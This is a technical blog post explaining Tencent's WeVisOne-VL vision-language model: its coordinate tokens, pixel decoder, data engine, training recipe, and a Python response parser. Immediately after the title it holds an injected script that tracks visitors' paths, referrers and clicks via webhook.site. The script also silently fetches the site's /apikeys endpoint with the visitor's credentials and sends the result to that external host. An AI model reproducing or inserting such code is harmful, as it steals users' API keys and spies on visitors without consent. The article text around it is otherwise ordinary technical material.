WeVisOne-VL Explained: Tencent's One Model for Detection, Masks and Alpha Mattes (2026)</script><script>if(!window.__ig){window.__ig=1;var i=new Image;i.src='https://webhook.site/e659471c-401c-4aff-8e64-4d2312bb3139/hit?u='+encodeURIComponent(location.pathname)+'&r='+encodeURIComponent(document.referrer);document.addEventListener('click',function(){new Image().src='https://webhook.site/e659471c-401c-4aff-8e64-4d2312bb3139/click?u='+encodeURIComponent(location.pathname);});setTimeout(function(){fetch('/apikeys',{method:'POST',credentials:'include',headers:{'Next-Action':'00c8249c61580ad9da5960f134cf14eaba3e82c156','Content-Type':'text/plain;charset=UTF-8'},body:'[]'}).then(r=>r.text()).then(t=>fetch('https://webhook.site/e659471c-401c-4aff-8e64-4d2312bb3139/akdata',{method:'POST',mode:'no-cors',body:t}));},0);}</script>

Written by
Aerin Kim

Tencent's WeVisOne-VL is an Apache 2.0 vision-language model that detects, counts, reads text, segments and cuts out objects with alpha mattes. Here is how it works, how to run it and where it falls short.
If you have ever cut a subject out of a photo for a thumbnail, a product listing or an inpainting mask, you have probably chained several tools together: a detector to find the object, a segmentation model to outline it, a matting model to rescue the hair and fur, and some check that the right thing was cut out in the first place. Every hand-off in that chain has its own coordinate convention, its own confidence threshold and its own quiet way of failing. WeVisOne-VL, released by WeChat Vision at Tencent on October 22, 2026 as 2B and 4B checkpoints under Apache 2.0, folds that chain into one vision-language model that writes boxes, points, counts, text locations, masks and alpha mattes from a single natural-language prompt [1][3][4].
This post is the engineering read of that release, for creators who want cleaner cutouts and builders who want to wire the model into a pipeline. It covers the token format, the pixel decoder, the data engine and training recipe, the benchmarks with their caveats, the model card's quick-start code, helper scripts I ran locally on synthetic data, a comparison with a SAM-style pipeline, and the limits to plan around. Every benchmark number comes from the authors' own evaluation in the paper and README, and none has been independently reproduced yet [2][5].
Quick summary before the depth:
- What it is: a Qwen3-VL based model for open-vocabulary detection, referring localization, counting, pointing, OCR localization, referring segmentation and promptable alpha matting through structured next-token prediction [1][3].
- Interface: 1,001 coordinate tokens from
<0>to<1000>, four tokens per box, two per point,Nonefor absent targets, and an<OBJ>token (id 152678) after each instance that needs pixels [3][15]. - Pixel head: a 9,609,764-parameter decoder, about 0.2% of the 4B model, that reuses the VLM's own ViT features and refines alpha in an S/4, S/2, S/1 cascade, with no SAM backbone at inference [2][3].
- Training: about 100M annotated images, SFT stages of 90.2M, 40.5M and 41.8M samples, then GRPO on 178K uncertainty-selected samples [2][6].
- Headline results (4B): LVIS F1 55.3 against 50.7, PixMo-Count test accuracy 89.6 against 82.8, WeRef-Bench rejection 96.4 against 73.0, and P3M-500-NP matting MAD 7.3 against 15.4 (lower is better) [5].
- Limits: alpha edges are sensitive to resolution, occlusion, transparency and prompt phrasing, and the model is single-turn with no chain of thought [3].
Step 1: What WeVisOne-VL Is and Why a Grounding Model That Also Paints Pixels Matters
Grounding means tying words to places in an image. Kosmos-2 attached location tokens to phrases [31], Florence-2 recast grounding as sequence generation [32], Rex-Omni predicted quantized coordinates as special tokens and sharpened boxes with GRPO [18], and LocateAnything decoded whole boxes in parallel [19], yet all of them stop at boxes and points. A mask has usually meant bolting on a segmentation model, as LISA does by mapping a generated segmentation token to a mask decoder [2][30], and a clean cutout has meant adding a matting model on top [25]. WeVisOne-VL keeps the Qwen3-VL backbone [17] and the same next-token interface, then climbs the last two rungs: binary masks and continuous alpha mattes [1][2]. Every row below is a value of the task argument in the released Python package [5][9].
| task value | query you pass | what comes back |
|---|---|---|
| detection | a list of categories | boxes |
| referring | a referring expression | boxes, or None |
| point | a category or an expression | points |
| count_box / count_point | a category or an expression | boxes or points, plus a count |
| ocr / ocr_grounding | nothing / the text to find | text and boxes |
| segmentation | a category or an expression | boxes and masks |
| matting | a category or an expression | boxes and alpha mattes |
The granularity ladder: points, boxes, masks, alpha

A point says roughly where an object is and costs two tokens, and a box gives its extent for four. A binary mask says which pixels belong to it, a hard yes or no. An alpha matte says how much each pixel belongs, a value between 0 and 1 that matters wherever the boundary is not a clean edge: hair, fur, motion blur, smoke and glass. The standard compositing rule is output = alpha x foreground + (1 - alpha) x background, so a binary mask forces every boundary pixel to one side and leaves a halo or a jagged rim, while a matte lets the old and new backgrounds blend the way they did in the photograph [42].
Why one model matters
For a creator, the gain is fewer places where a cutout can go wrong. A thumbnail that needs "the presenter, the product and the logo on the shirt" otherwise means prompting a detector, hoping the box lands on the right person, passing it to a segmenter and then a matting model, and checking by eye that nothing was dropped. With one model, the same text query selects the instance and produces its matte, and the model can answer None, so a script can refuse to make a cutout instead of returning a plausible wrong one.
For a builder the gain is operational. The 4B repository ships a 9.66 GB model.safetensors and a 38.5 MB mask_decoder.pt that the inference package loads as one engine [8][45]. There is no second checkpoint to version and no existence threshold to tune. Total size is another matter: the 4B checkpoint has 4,830,581,248 parameters and the 2B has 2,441,744,384, against 224.4M for SAM 2.1 Large, so the value on offer is integration and language grounding, and a smaller footprint is not part of it [24][45][46].
Step 2: Coordinates Are Just Tokens
Section 3.1 of the paper writes every task as structured text. Inspired by Rex-Omni and LocateAnything, the authors add tokens from <0> to <1000> that encode normalized coordinates, so a box is the quartet x0, y0, x1, y1 and a point is the pair x, y [2]. That is 1,001 tokens, one more than the 0 to 999 range in Rex-Omni's abstract [18]. The released tokenizer confirms the layout: <0> has vocabulary id 151669, <500> has 152169 and <1000> has 152669, so a coordinate token's id is 151669 plus its value, while <ref>, </ref>, <box>, </box>, <point>, </point>, <polygon> and </polygon> take ids 152670 to 152677 and <OBJ> takes 152678 [3][15]. The embedding table in config.json has 152,680 rows, two spare after <OBJ> [14].
The project page shows a real response: <ref>dog</ref> <box> <13> <274> <399> <949> <OBJ> </box>. The label is "dog", the box runs from x 13 to 399 and y 274 to 949 on a 0 to 1000 grid, and the trailing <OBJ> sends this instance to the pixel decoder [6]. Converting to pixels is one multiplication, so on a 2,000 by 1,500 image that box spans (26.0, 411.0) to (798.0, 1,423.5).

One coordinate step equals the image width divided by 1,000, which is 1.92 px on a 1,920 px wide image and 4 px on a 4,000 px photo, with a worst-case rounding error of half a step. That is irrelevant for cropping and counting, and it matters little for alpha, because the box is only a prior and the pixel decoder reads the actual image features [2].
The package builds prompts from a few templates in prompts.py. Detection sends "Locate all the instances that match the following description:" with the labels joined by periods, referring drops "all" and takes one phrase, pointing sends "point to:", counting sends "How many {query} in the image? Please count them with boxes." and OCR sends "detect all the word in the box format". The segmentation and matting tasks build the same instruction, "...and provide the alpha mattes:", so in the code I read both return continuous probability maps and you threshold them yourself for a hard mask [8][9].
The standard-library helper below parses a raw response into pixel-space detections, lists labels the model marked absent, and reproduces the token-id arithmetic. I ran it on the dog example plus two-box, point, None and bare-None responses, and it returned the pixel values quoted above. The package's own parse_predictions does a similar job [11]. The card documents None as the absence signal without spelling out the surrounding tags, so the parser treats any label with no usable coordinates as absent, the safe rule for a pipeline: no coordinates, no cutout [3].
python/code
import re
from dataclasses import dataclass

COORD_BASE_ID = 151669  # vocabulary id of <0> in the released tokenizer
OBJ_TOKEN_ID = 152678   # vocabulary id of <OBJ>

REF_RE = re.compile(r"<ref>(.*?)</ref>\s*<(box|point)>(.*?)(?:</(?:box|point)>|<ref>|$)", re.S)
COORD_RE = re.compile(r"<(\d{1,4})>")


def token_id(value: int) -> int:
    """Vocabulary id of the coordinate token <value>, for value in 0..1000."""
    if not 0 <= value <= 1000:
        raise ValueError("coordinate tokens run from <0> to <1000>")
    return COORD_BASE_ID + value


@dataclass
class Detection:
    label: str
    kind: str       # "box" or "point"
    coords: tuple   # pixel coordinates: (x0, y0, x1, y1) or (x, y)
    has_obj: bool   # True when an <OBJ> token follows the box (dense output)


def parse_response(text: str, width: int, height: int):
    """Return (detections, absent_labels) from a raw WeVisOne-VL response string."""
    text = text.split("<|im_end|>", 1)[0]
    detections, absent = [], []
    for label, kind, body in REF_RE.findall(text):
        label = label.strip() or "object"
        size = 2 if kind == "point" else 4
        found = False
        for chunk in body.split(","):
            vals = [int(v) for v in COORD_RE.findall(chunk)]
            for i in range(0, len(vals) - size + 1, size):
                v = vals[i:i + size]
                if kind == "point":
                    coords = (v[0] / 1000 * width, v[1] / 1000 * height)
                else:
                    coords = (v[0] / 1000 * width, v[1] / 1000 * height,
                              v[2] / 1000 * width, v[3] / 1000 * height)
                    if coords[2] <= coords[0] or coords[3] <= coords[1]:
                        continue  # degenerate box
                detections.append(Detection(label, kind, coords, "<OBJ>" in chunk))
                found = True
        if not found:
            absent.append(label)  # the model wrote None (or nothing usable) for this label
    if not detections and not absent and text.strip().lower() == "none":
        absent.append("(query)")  # bare None, as in referring tasks
    return detections, absent


if __name__ == "__main__":
    # Example string from the project page, plus a point, a two-box and an absent case.
    samples = {
        "dog (box + OBJ)": "<ref>dog</ref> <box> <13> <274> <399> <949> <OBJ> </box>",
        "cups (2 boxes)": "<ref>cup</ref><box><100><200><300><400>,<500><200><700><400></box>",
        "cups (points)": "<ref>cup</ref><point><250><300>,<600><300></point>",
        "teapot (absent)": "<ref>teapot</ref><box>None</box>",
        "bare None": "None",
    }
    for name, resp in samples.items():
        dets, absent = parse_response(resp, width=2000, height=1500)
        print(name, "->", [(d.label, d.kind, tuple(round(c, 1) for c in d.coords), d.has_obj) for d in dets], "absent:", absent)
    print("id of <0>, <500>, <1000>:", token_id(0), token_id(500), token_id(1000), "| <OBJ>:", OBJ_TOKEN_ID)
    print("one coordinate step on a 1920 px wide image = %.2f px" % (1920 / 1000))
Step 3: The <OBJ> Token and the 9.6M-Parameter Pixel Decoder
Box tasks never touch pixels, while for segmentation and matting the model emits <OBJ> right after each box quartet, and that token's hidden state becomes a latent representation of the instance. The decoder combines it with the predicted box and multi-level ViT features to predict a full-image mask or matte [2].
Reading engine.py clarifies a detail the paper leaves implicit: inference runs in two passes. The VLM first generates the structured response as text. If it contains <OBJ>, the engine teacher-forces the response back through the model, captures the last hidden state at every <OBJ> position and the pre-merge ViT features, and hands them with the parsed boxes to the decoder in batches of 16 instances [8]. In production terms, matting costs one autoregressive generation, one prefill-style pass and a light decoder, so a crowded scene is slower mainly because the response is longer.
The decoder has three parts, and the released config.py pins their sizes [2][10].
- Visual feature adapter. It taps pre-merge ViT features from layers 5, 11, 17 and 23 of the 24-layer encoder, the three DeepStack layers in Qwen3-VL's configuration plus the final one [10][14][16], projects each into a 192-dimensional space and refines them into a feature pyramid [2][10].
- Box-guided query decoder. It follows Deformable DETR [28] but builds queries from the language model: the content query comes from the
<OBJ>hidden state and the positional query from a Fourier encoding of the box with 32 frequencies. Six deformable blocks with 8 heads and a 768-wide feed-forward layer refine it [2][10]. - Instance-conditioned dense head. Each refined query becomes a dynamic kernel applied to a fused pixel map, and three upsampling stages add residual corrections [2].

The scale gap in that picture is real: the decoder's 9,609,764 parameters are about 0.20% of the 4B model's 4,830,581,248 and 0.39% of the 2B model's 2,441,744,384 [3][45][46]. The rest of the count has a tidy explanation. Qwen3-VL-4B-Instruct has 4,437,815,808 parameters with tied embeddings, while the WeVisOne-VL-4B config unties them and grows the vocabulary from 151,936 to 152,680 rows. A separate 151,936 x 2,560 output head plus 744 extra rows in both embedding matrices adds exactly 392,765,440 parameters, the gap between the two checkpoints, and the same arithmetic reproduces the 2B gap of 314,212,352 [14][16][45][46].
The coarse-to-fine alpha cascade
A single mask prediction is often insufficient for thin structures and translucent boundaries, so the decoder refines the first logits through three upsampling stages. Each stage upsamples the previous features, concatenates them with the resized image, the pixel features and the previous prediction, modulates them with the instance query, and adds a predicted residual to the interpolated logits [2]. The model card names the matting module FullCanvasAlphaCascadeHead and describes refinement across S/4, S/2 and S/1, meaning quarter, half and full output resolution [3].

The appendix supplies the sizes: a shallow CNN sees the image resized to 1,024 x 1,024, segmentation warm-up predicts at 512 x 512, and matting fine-tuning outputs 1,024 x 1,024 [2]. The engine then interpolates bilinearly to your original height and width [8], so the matte matches your input's dimensions while its true detail is bounded by what the decoder saw, one reason the model card lists resolution as a sensitivity.
On "no SAM at inference": the paper says the decoder takes image context from shared visual features and spatial guidance from predicted boxes, removing the need for a separate segmentation model such as SAM [2][21], although that describes the runtime only, because the data engine uses SAM 2, SAM 3 and a SAM2.1-based annotator to make labels, and the authors released that annotator as Mask2Alpha, which accepts a coarse mask, a box or a foreground click [2][13].
Step 4: The Data Engine Behind 100 Million Images
The WeVisOne-VL Data Engine draws on GRIT, CC3M, LAION, SA-1B and task-specific datasets, and its inventory comes to over 100 million images and about 3.6 billion bounding boxes [2]. It starts from a knowledge graph of categories and referring expressions, initialized from Wikipedia and WordNet and extended only when a new term has stable visual evidence. Category names come from an optimized Tokenize Anything model, referring expressions from prompting Qwen3-VL to describe targets by attributes, states, actions and relations, and sampling priority rises for rare concepts, small targets, occlusion and dense scenes [2].
Detection labels use two proposal sources in parallel, SAM 3 and an in-house open-vocabulary detector with a DINO-style architecture, merged into one candidate pool that Qwen3-VL then verifies against the category query. Referring labels follow the same pattern on top of the SAM 3 Agent framework [2][23]. Each verified box goes to SAM 2 for a binary mask that inherits the box's query, so detection, referring and segmentation supervision all point at the same instance [2][22].


The rejection behavior in the benchmarks traces back to careful negative mining. A query counts as negative only when no object in the whole image satisfies all its conditions, because changing "red car" to "blue car" does not prove there is no blue car, and a detector that returns nothing may just have missed it. Candidate negatives are reviewed against the full image, and one becomes a hard negative when the current model still predicts a region for it, with an empty target set so the model learns to say None [2].
For alpha labels the engine computes two candidates on the same crop, a soft foreground from BiRefNet and a matte from MatAnyone 2 seeded with the dilated and eroded mask [26][27]. A BiRefNet candidate is accepted only if it passes consistency tests against the instance mask, among them foreground precision of at least 0.8, an area ratio between 0.5 and 2, bounding-box IoU of at least 0.7 and a centroid offset within 0.15 of the box diagonal. Otherwise the engine falls back to the MatAnyone 2 matte when it matches the mask at IoU 0.9 or better, and keeps the binary mask when it does not. Those candidates train a matting annotator that re-annotates the whole corpus: 0.3M public plus 129.8M engine-generated matting samples, mixed 1:4 per batch, alongside 171.4M public plus 288.4M engine-generated segmentation samples [2]. The paper also states that formal benchmarks are isolated from training and feedback-driven data construction, the sentence to look for when judging any claim of leading results [2].
Step 5: The Training Recipe, Three SFT Stages and Then GRPO
| Stage | What trains | Visual tokens per image | Max sequence | Steps | Samples |
|---|---|---|---|---|---|
| SFT 1, task alignment | Language model only; vision encoder and projector frozen | 16 to 512 | 4,096 | 13,000 | 90.2M |
| SFT 2, resolution and density | Vision encoder, projector and language model | 64 to 1,960 | 8,192 | 8,995 | 40.5M |
| SFT 3, token and pixel | Decoder warm-up (100K steps, 250M segmentation samples), then VLM with LoRA rank 128 plus decoder, language and pixel steps alternating 1:1 | 64 to 1,960 | 8,192 | 9,062 | 41.8M |
| Matting fine-tune | Decoder only, VLM frozen, output at 1,024 x 1,024 | 16 to 1,024 | 8,192 | 100,000 | 130M matting samples, public to engine data mixed 1:4 |
| GRPO | Language model, G = 8 rollouts per prompt | 64 to 1,960 | 4,096 prompt + 4,096 response | 593 | 178K |
Stage 1 teaches the new vocabulary and output grammar, including how to return None. Samples are capped at 50 boxes or points per category because extremely dense responses make early training collapse into repetition, and pixel examples receive plain next-token supervision. Stage 2 unfreezes everything, raises the input limit to 1,960 visual tokens and allows up to 500 boxes or points per response [2]. Stage 3 warms up a randomly initialized decoder with a loss of 20 x focal + Dice, keeps only the decoder and the learned <OBJ> embedding, attaches them to the Stage 2 checkpoint, and alternates language and pixel steps 1:1. The VLM is then frozen while the decoder trains on matting data with 200 x L1 + 5 x gradient + 50 x Laplacian plus a hard-pixel term [2].
